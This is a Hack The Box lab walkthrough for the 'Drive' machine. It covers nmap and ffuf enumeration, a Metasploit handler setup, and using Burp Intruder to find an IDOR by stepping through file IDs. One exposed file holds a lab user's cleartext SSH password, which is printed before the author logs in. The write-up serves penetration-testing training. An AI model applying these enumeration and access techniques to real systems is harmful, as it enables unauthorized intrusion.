
Drive



IP: 10.129.58.188

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Drive
cd ~/HTB/Boxes/Drive

# Open a tmux session
tmux new -s Drive

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Drive
workspace Drive
setg LHOST 10.10.14.69
setg LPORT 1337
setg RHOST 10.129.58.188
setg RHOSTS 10.129.58.188
setg SRVHOST 10.10.14.69
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.58.188 -oN drive.nmap
```

Hosts

```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
10.129.58.188             Linux               2.6.X  server
```

Services

```
Services
========

host           port  proto  name  state     info
----           ----  -----  ----  -----     ----
10.129.58.188  22    tcp    ssh   open      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9
10.129.58.188  80    tcp    http  open      nginx 1.18.0 Ubuntu
10.129.58.188  3000  tcp    ppp   filtered
```

Gaining Access

My nmap results return a possible hostname for the device.

Screenshot Evidence

```
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://drive.htb/
3000/tcp filtered ppp
```

I added it to my /etc/hosts file

```
# Modify File
vim /etc/hosts
# Added Line
10.129.58.188    drive.htb
```


Screenshot Evidence

```
127.0.0.1       localhost
127.0.1.1       kali
10.129.58.188   drive.htb

# The following lines are desirable
::1     localhost ip6-localhost ip6
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
```

There is some kind of filtering on port 3000 making it unreachable

I was able to access the main HTTP site at http://drive.htb which is a web app called Doodle Drive

Screenshot Evidence



I was able to register for an account so I did and explored the application
There is a strong password policy implemented blocking the use of common passwords and the use of your username as your password

Once I logged in the Register button became an “Upload File” button and “Login” became “Dashboard”
Screenshot Evidence

In my Dashboard I discover I am in a group called public
LINK: http://drive.htb/showMyGroups/

Under reports I can see my username and registration date
LINK: http://drive.htb/reports/

I fuzzed to see if anything new came up I did not see in Burp and found some new URLs


```
# Command Executed
ffuf -w /usr/share/wordlists/dirbuster/directory-2.3-medium.txt -u http://drive.htb/FUZZ -c -ac
```

When looking at the Methods used for other URLs on the site such as Register and contact they used POST request.
On the pages that return a custom 500 error message I changed the HTTP GET Method to POST which returned a new page

One such example is I sent a POST request to http://drive.htb/subscribe and received a page that was not the default 500 error message
Screenshot Evidence GET Request

Server Error (500)


Screenshot Evidence POST Request



I notice DEBUG=true so enhanced logging is enabled
Likely this message is meant for developers and not clients


I uploaded a test file to the site and the application allows me to read the contents of the file after an upload when I click “Just View”
LINK: http://drive.htb/112/getFileDetail/

Screenshot Evidence




I noticed the file I uploaded is referenced by an identifier number so I used Burpsuite to look for other files I can possibly read
I did this by sending the request to http://drive.htb/112/getFileDetail/ to Intruder

Screenshot Evidence




Highlight the value 112 and in the right hand pane click “Add$”
The value 112 will be changed to 112

Screenshot Evidence




In the Payloads tab I changed my Payload Type to numbers
I only have the one payload set I defined for 112

Screenshot Evidence




I set the range to be 0 through 1000 sequentially moving 1 step at a time

Screenshot Evidence



I then clicked “**Start Attack**”
This discovered pages which return a 401 HTTP code

Screenshot Evidence



List of all 401 discoveries
- 79
- 98
- 99
-101


Back in the browser at http://drive.htb/showMyFiles/ I clicked Reserve on the test file i uploaded
This directed me to http://drive.htb/112/block/ where there is also a function to click “Just View”
I checked the 401 files here and was able to view them. File ID 79 has a clear text password

USER: martin
PASS: Xk4@KjyrYv8t194L!

LINK: http://drive.htb/79/block/
Screenshot Evidence

In file 99 there appear to have been security issues in middleware that were resolved
LINK: http://drive.htb/99/block/

Screenshot Evidence



In file 101 a backups directory is found
LINK: http://drive.htb/101/block/

Screenshot Evidence

Hello tobor

File name	Owner	Group
database_backup_plan!	jamesMason	doodleGrive-development-team security-team


Just View

hi team!
me and my friend(Cris) created a new scheduled backup plan for the database
the database will be automatically highly compressed and copied to /var/www/backups/ by a small bash script every da
*Note: the backup directory may change in the future!
*Note2: the backup would be protected with strong password! don't even think to crack it guys! :)

I was able to use the martin credentials to SSH in

